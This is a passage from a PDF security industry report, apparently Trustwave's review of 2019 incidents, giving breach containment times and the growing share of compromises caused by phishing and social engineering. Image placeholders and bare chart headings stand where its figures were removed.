
overall time between intrusion and containment. Organizations typically resolved internally detected breaches within about a week, whereas externally detected breaches often lasted several months.

MEDIAN TIME BETWEEN INTRUSION AND CONTAINMENT



METHODS OF COMPROMISE


FACTORS CONTRIBUTING TO COMPROMISE




Half of the incidents Trustwave analysts investigated in 2019 were the result of phishing and other social engineering tactics, up from 33 percent in 2018. It is clear the human component of security, with the rank and file being aware of social engineering tactics and how to combat them, is lagging even though software publishers are improving secure development and patching practices and endpoint detection and response (EDR) tools are becoming more advanced.

To some extent, this discrepancy is understandable. When wielded by a sophisticated attacker with enough knowledge of the target, advanced techniques, such as business email compromise (BEC), can ensnare even knowledgeable people on a busy day. (See the “Email Threats” section for more information about BEC.) Organizations must not only regard social engineering as serious a threat as other means of compromise but also ensure that every employee can recognize the telltale signs of phishing and other social engineering attacks. (See the “2019 Through the Lens of Trustwave SpiderLabs Testing” section for examples of how a creative attacker can compromise a network without ever touching a keyboard.)


Corporate/Internal Network




E-Commerce




Cloud



POS



